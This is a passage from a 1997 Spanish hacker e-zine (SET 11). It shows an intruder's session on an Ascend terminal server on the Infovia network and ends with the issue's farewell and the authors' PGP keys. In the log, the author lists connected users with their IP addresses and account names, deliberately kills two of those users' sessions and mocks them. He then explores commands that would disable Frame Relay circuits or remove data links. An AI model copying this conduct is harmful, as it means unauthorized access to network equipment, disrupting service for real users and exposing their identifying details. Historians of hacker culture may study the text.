I 239887018 3:21    4:5   28800 MP[0]       195.57.141.8   pha@ctv
I 239887182 1:30    7:7   28800 MP[0]       194.179.111.46 roo@grn
I 239887252 3:29    6:2   28800 MP[0]       195.5.70.163   xbuy@arrakis
I 239887224 1:2     7:6   14400 MP[0]       195.53.25.100  G0608183@interp
I 239887126 1:16    3:8   28800 MP[0]       195.53.43.245  v001027004@cplu
I 239887241 3:23    3:3   31200 MP[0]       195.122.199.41 zapo@redestb1
I 239887021 3:25    5:1   28800 MP[0]       195.76.154.118 oriolf@intercom
I 239887269 3:12    8:5   14400 MP[0]       195.5.71.219   aesap@arrakis
I 239887307 1:20    3:4   28800 MP[0]       195.76.10.244  fcasanova@mapte
I 239887297 3:2     9:1   64K   MP[0]       194.224.57.194 istm0097@tsai
I 239887298 3:4     4:1   28800 Termsrv     N/A            fxgr@arrakis
I 239887299 3:6     5:8   28800 MP[0]       10.4.12.135    infovia
I 239887300 3:7     4:3   33600 Termsrv     N/A            Modem 4:3
I 239887277 1:7     7:1   33600 MP[0]       195.122.198.109 josepvila@redes
I 239887158 3:8     9:2   64K   MP[0]       193.146.136.130 mgarridod@uoc

$$ He aqui la lista de gente conectada a mi terminal, vaya ahora me acuerdo
$$ que habia un comando "kill" para que servira }:-?. Probemos, no se pierde
$$ nada. [Podeis tratar de buscarme en la lista pero quien sabe....]

ascend% kill 239887221
Wan session 239887221 killed.

ascend% kill 239887158
Wan session 239887158 killed.

$$ No se, no se, me da la impresion de que me acabo de cargar a algo o a
```

```
$$ alguien. }:->

ascend% show users
$$ Asi que vuelvo a sacar la lista de usuarios y...

I Session   Line:   Slot: Data  Service     Host           User
O ID        Channel Port  Rate  Type[mpID]  Address        Name
I 239887312 3:14    6:8   28800 Termsrv     N/A            Modem 6:8
I 239887261 1:27    7:8   14400 MP[0]       194.224.180.106xavi2@jet
I 239887122 1:10    5:3   33600 MP[0]       195.5.75.169   rogeres@arrakis
I 239887262 3:32    3:1   28800 MP[0]       195.5.74.174   eguti@arrakis
I 239887313 3:15    6:1   28800 MP[0]       n/a            Answer
I 239887273 1:3     4:2   33600 MP[0]       194.179.118.99 jcagigal@cafein
I 239887274 1:4     7:2   31200 MP[0]       10.4.12.140    infovia
I 239887231 3:3     4:8   33600 MP[0]       195.77.83.49   futur2@redestb
I 239887018 3:21    4:5   28800 MP[0]       195.57.141.8   pha@ctv
I 239887314 3:16    3:6   14400 MP[0]       10.4.12.144    infovia
I 239887182 1:30    7:7   28800 MP[0]       194.179.111.46 roo@grn
I 239887315 3:18    8:4   28800 MP[0]       194.75.10.105  BI04218@bankint
I 239887252 3:29    6:2   28800 MP[0]       195.5.70.163   xbuy@arrakis
I 239887224 1:2     7:6   14400 MP[0]       195.53.25.100  G0608183@interp
I 239887126 1:16    3:8   28800 MP[0]       195.53.43.245  v001027004@cplu
I 239887241 3:23    3:3   31200 MP[0]       195.122.199.41 zapo@redestb1
I 239887021 3:25    5:1   28800 MP[0]       195.76.154.118 oriolf@intercom
I 239887269 3:12    8:5   14400 MP[0]       195.5.71.219   aesap@arrakis
I 239887307 1:20    3:4   28800 MP[0]       195.76.10.244  fcasanova@mapte
I 239887297 3:2     9:1   64K   MP[0]       194.224.57.194 istm0097@tsai
I 239887298 3:4     4:1   28800 Termsrv     N/A            fxgr@arrakis
I 239887300 3:7     4:3   33600 Termsrv     N/A            Modem 4:3

$$ Pues si. Las dos sesiones a cuya ID he hecho el "kill" han desaparecido,
$$ Lo siento por [195.122.197.123] <1965@redestb1> y por [193.146.136.130]
$$ <mgarridod@uoc> pero la ciencia requiere algunos sacrificios.
$$ Supongo que le echaran la culpa o a Timofonica o a algun tipo del IRC
$$ "Sabes tio?. El otro dia me hicieron un nuke del copon, ni me entere!"
$$ Esta no deja de ser una manera de averiguar el e-mail que corresponde a
$$ una direccion IP entre otras muchas cosas.

$$ Tras las disculpas a los afectados sigamos con lo nuestro


ascend% show revision
SER_12 system revision: ebi.m40 5.0Ap13


ascend% show pools

Pool#                Base         Count      InUse

 Number of remaining allocated addresses:    0

$$ Pos fueno, pos fale, pos malegro.

ascend% show modems

slot:item    modem    status
   3:1         1      online
   3:2         2      idle
   3:3         3      online
   3:4         4      online
   3:5         5      idle
   3:6         6      online
```

```
   3:7         7      online
   3:8         8      online
   4:1         9      online
   4:2        10      online
   4:3        11      online
   4:4        12      idle
   4:5        13      online
   4:6        14      idle
   4:7        15      online
   4:8        16      online
   5:1        17      online
   5:2        18      idle
   5:3        19      online
   5:4        20      idle
   5:5        21      online
   5:6        22      idle
   5:7        23      idle
   5:8        24      idle
   6:1        25      idle
   6:2        26      online
   6:3        27      idle
   6:4        28      idle
   6:5        29      idle
   6:6        30      idle
   6:7        31      online
   6:8        32      idle
   7:1        33      idle
   7:2        34      online
   7:3        35      idle
   7:4        36      idle
   7:5        37      idle
   7:6        38      online
   7:7        39      online
   7:8        40      online
   8:1        41      idle
   8:2        42      idle
   8:3        43      idle
   8:4        44      online
   8:5        45      online
   8:6        46      sending dialstring
   8:7        47      idle
   8:8        48      idle

ascend% show igmp ?
show igmp ?         Display help information
show igmp stats     Display IGMP Statistics
show igmp groups    Display IGMP groups Table
show igmp clients   Display IGMP clients

ascend% show igmp clients

IGMP Routing not configured



$$ Vayamos mirando los comandos 'peligrosos'.

ascend% set circuit ?
set circuit ?       Display help information
set circuit active   [name]  Set the circuit to active
set circuit inactive [name]  Set the circuit to inactive
```

$$ No se, me pregunto. Que pasara si pongo el circuito Frame Relay en
$$ INACTIVO. :-?. Que conste que las caidas que van sufriendo los CSIV
$$ estos dias no han sido culpa mia, vamos eso creo ;-))

```
ascend% set all
term =
dynamic password serving = disabled
```

$$ Password?. Password?. Que se podra hacer con eso? :-DD

```
ascend% set fr ?
set fr ?            Display help information
set fr do [name]    Do dial on the FR datalink
set fr hangup [name]Do hangup on the FR datalink
set fr remove [name]Remove the RADIUS FR datalink
```

$$ Soy yo solo o el comando set fr es realmente *interesante*?. No llamemos
$$ al mal tiempo... pero eso de llamar, colgar.. en el enlace de datos
$$ Frame Relay suena _atractivo_ y lo de ELIMINAR una linea de datos RADIUS
$$ eso debe ser pecado a lo menos.

$$ Probemos el comando "test" que sirve para probar numeros, hay una BBS
$$ en Sudafrica que...

```
ascend% test xxx-xxx-xxx (omitido)
calling...
```

$$ Imaginaos lo que sigue porque no lo voy a poner. Leed el recuadro de abajo

Y asi llegamos al final de este paseo espero que interesante por las entra¤as de nuestro "Ascend pipeline terminal server", un primer paso hacia cimas mas altas de control de Infovia con las _enormes_ posibilidades que ello representa, creo que no os podreis quejar de lo que os damos en este numero, eh pecadoresss.!?

Me gustaria que quedase claro que debido a la situacion espa¤ola el control de Infovia posibilita el dominio cuasi-total del trafico Internet de nuestro pais, eso no es solo un atractivo innegable para un hacker sino tambien UNA RESPONSABILIDAD, no soy partidario de aquellos que en nombre de la "libertad" se dedican a desestabilizar sistemas ya que en definitiva nos acaba perjudicando por la perdida de servicios y la "leyenda negra" que se crea, ese es uno de los motivos por los que aqui damos pistas, indicios pero no todo masticado. El que quiera que se lo curre y por el camino confio que adquiera el sentido comun necesario para ser capaz de no hundir sistemas de los que dependen centenares de miles de personas.

```
ÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂ
Se acabo. :-| :-| :-| :-| :-| :-D :-| :-| :-| :-|  Y ese porque se rie?
ÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁ
```

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 15. DESPEDIDA                                                              º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Damos por finalizado este numero 11 que vuelve a batir records de longitud y que en nuestra opinion vuelve a ser el mejor numero de SET hasta la fecha.
Desde aqui queremos agradecer publicamente a aquellos que nos han inspirado en nuestra labor.

- A los politicos por apu¤alarse para controlar los medios de comunicacion, apuntarse a todos los chanchullos y carecer de interes por nuestro futuro.

- A Timofonica, por condenarnos al subdesarrollo comunicativo, estafarnos en la factura y reirse en nuestra cara afirmando que las llamadas son las mas baratas de Europa. (Vilallonga desbancara a Chiquito?)

- A los pazguatos becerriles que dirijen la marcha de nuestro pais y que lo llevan con evidente alegria al despe¤adero.

- A todos esas "revistas" que cuando publican algo sobre hackers es para mentir o para contar las payasadas de siempre.

- A todos ellos, sinceramente *gracias*. Esta revista no seria posible sin vuestra inestimable colaboracion aunque puede que nunca lo sepais.

Y en el proximo numero:
Mas.

Keep in mind: SET 12 - Antes o despues de, Finales de Noviembre -
Reservala ya en tu kiosco habitual.

Y recordad, hagais lo que hagais.
Tened cuidado ahi fuera.

Paseante <paseante@geocities.com>

```
***************************************************************************
* Esta revista se distribuye libremente, te autorizamos a que tu tambien  *
* lo hagas siempre que no modifiques el ¸ y el disclaimer,los miembros de *
* las fuerzas y cuerpos de seguridad del Estado deben pagar 950 pts para  *
* poder leer la revista asi como todos los funcionarios del Ministerio y  *
* las Consejerias de Interior y trabajadores o miembros de la BSA, este   *
* pago se puede hacer cediendo a Saqueadores espacio Web, FTP, o visitando*
* nuestra homepage para darnos Geopoints y siempre que las visitas sean   *
* validas segun las normas de Geocities al respecto.                      *
***************************************************************************
```

Llaves PGP:

```
- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -
Type Bits/KeyID    Date       User ID
pub  1024/3359D401 1997/02/11 el duke de sicilia
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAzMAj4EAAAEEAJyNgoO6YzU+PZvbwsSH9AHhNNtLPyPF15rUtb9TcH/82rzv
3l6wETMcwNX/4dumsKDjz3iwl5JN+V5AYiIg4JDi5otbrkk6imjtMUMSXnsriw9a
0noSvw9guDC+JR8NDNPS+M8PpdcFBtQIv88oJF3JLWO/P9m6XX1rjOwzWdQBAAUR
tBJlbCBkdWtlIGRlIHNpY2lsaWE=
=R8Us
-----END PGP PUBLIC KEY BLOCK-----

- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -
Tipo Bits/Clave    Fecha      Identificador
pub  1024/AF12D401 1997/02/19 Paseante <paseante@geocities.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAjMK8d4AAAEEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
ljyNvYzLToiS+7KqNMUMoASBRC80RSb8cwBJCa+d1yfRlkUMop2IaXoPRzXtn5xp
7aEfjV2PP95/A1612KyoTV4V2jpSeQZBUn3wryD1K20a5H+ngbPnIf+vEtQBAAUT
tCFQYXNlYW50ZSA8cGFzZWFudGVAZ2VvY2l0aWVzLmNvbT6JAJUDBRAzn9+Js+ch
/68S1AEBAZUfBACCM+X7hYGSoYeZVLallf5ZMXb4UST2R+a6qcp74/N8PI5H18RR
GS8N1hpYTWItB1Yt2NLlxih1RX9vGymZqj3TRAGQmojzLCSpdSlJBVV5v4eCTvU/
qX2bZIxsBVwxoQP3yzp0v5cuOhIoAzvTl1UM/sE46ej4da6uT1B2UQ7bOQ==
=ukog
-----END PGP PUBLIC KEY BLOCK-----

- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -

Tipo Bits/Clave    Fecha      Identificador
pub  2048/E61E7135 1997/06/12 El Profesor Falken

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgR+1uboKxPDJj7n/knoGbvt+ndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEJdZl9GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnNfzAndYKcMMcf7ug4eKiLIlhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQg1oUPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSz1SPSvpes8LYOGXRYXoOSEGd6Nrqro5eYecTUABRG0EkVsIFByb2Zlc29yIEZh
bGtlbokBFQMFEDOfm6auqujl5h5xNQEBOFIH/jdsjeDDv3TE/1rclgewoL9phU3K
KS9B3a3az2/KmFDqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLgo73JMopivOK6kSL0fjVihNGFDbrlGYRuTZnrwboJNJdnpl2HHqTM+MmkV/KNk
3CsErbZHOx/QMJYhYE+lAGb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPjUYiQYA4zDDEu+fO9ZDBlKu0vtx++w4BKV5+SRwLLjq
XU8w9n5fY4laVSxTq2JlJXWmdeeR2m+8qRZ8GXsGQj2nXvOwVVs080AccS4=
=6czA
-----END PGP PUBLIC KEY BLOCK-----
- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -

Tipo Bits/Clave    Fecha      Identificador
pub  2048/2AC5EAA9 1997/07/10 Net-Yonkie <netyonkie@hotmail.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAjPEifUAAAEIALOGeYxxXF1at35yjsZWLOtgNfQTPqTaG8uPjC776/MnF9y1
D1+dnDGjAb6JHmcBuNRWWxKoXFtQcCpVx8I6yNDhoBGhRgoEDiE+WfbgCyXOOacl
Ne5nyalfva8W/o/uiFSjW42d1PoeJusIH7dR03HLh/cmABf9upysB6JWJ0GbC2jU
hmy6mdYGb1MGWDNqLQal0sPkU02guJ7MqjXZ+3F+7lzftxK8vLZNxtNZoIIKjDhv
/sMJ4tmQA2H4gWCl19zQqpHKW/MfKCS4n2c420nxUL8oUXu8K+kcEd79sIirkYOi
```

```
+h1tumaJl1cGwwEDHff40KZ9OT1uUeklyCrF6qkABRG0Ik5ldC1Zb25raWUgPG5l
dHlvbmtpZUBob3RtYWlsLmNvbT4=
=zGZ0
-----END PGP PUBLIC KEY BLOCK-----
- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -
Tipo Bits/Clave    Fecha      Identificador
pub  2048/574C1A25 1996/02/05 Hades

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzEWgEQAAAEIALGErCo8gCLguvAU21znXh61iEzv3c9CCBdqA3x0PqF6OkE3
QGU3T9K6okQYh8L/PgfJZu0jcL6BVvO2ptcqrxb/550e8BbozIWCLq1OQxLxbvnJ
7+QKB/WjhzhRiajI2qi3/Ny8TfRWLdwLxx3x6yflF+MM9VHlW5UEhJFNTeQBcpYq
Re7iasTc7Ln6tLf6cijcvzvwN6NUbA7gNC78skvorgakjuI7YksUOZ4AqO+l5peL
exWcJYGIqwjKa16G9Fp+qI7t/sNf6MC4JjH0+/F8ejKKrRAZh9zGrRm8ziIVnA35
bEu0qzM7MnFQFULucAyOU5tR/mHyQB/eDldMGiUABRG0BUhhZGVziQEVAwUQMRaA
RUAf3g5XTBolAQGv6Qf+Kx+nQT9lT35WpDcUyClkkC/X8X4vPbDb2julxEOQJzAS
DEO8a+rWA/RtXYi2n36q7iTZWFpGjxrSqG23LI+Li11EVQMIStA/8Yihjig4/f48
kxH03jxuXMtvsGAjlxboQtBxGlO+Vlpf4rdJLOUNb31P3Bj2oiCA98c7cp477y9P
HGh5mmNvzGsLQDJbL4QrV8AuDXAHYsjP2T4Qv+gbmxp2S0aFCy7nXTAZmKY+lhSD
MEAvRlE9L4nmhZRPwQMJBSrtMJIHpXtpt/m7xs49XQXJBc3h66qC5TS9m1SQz0Ne
e4k2u9kCe2ZJKiqvtzFqtW6htnRQqTC02pk3xZjh0A==
=Ar8E
-----END PGP PUBLIC KEY BLOCK-----
- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -- - -
```

Mirame a los ojos y dime que ves
Mirame a los ojos y dime que soy
Lo ves?, lo ves?. Yo soy el CONTROL

¸ Saqueadores. 1996-7

EOF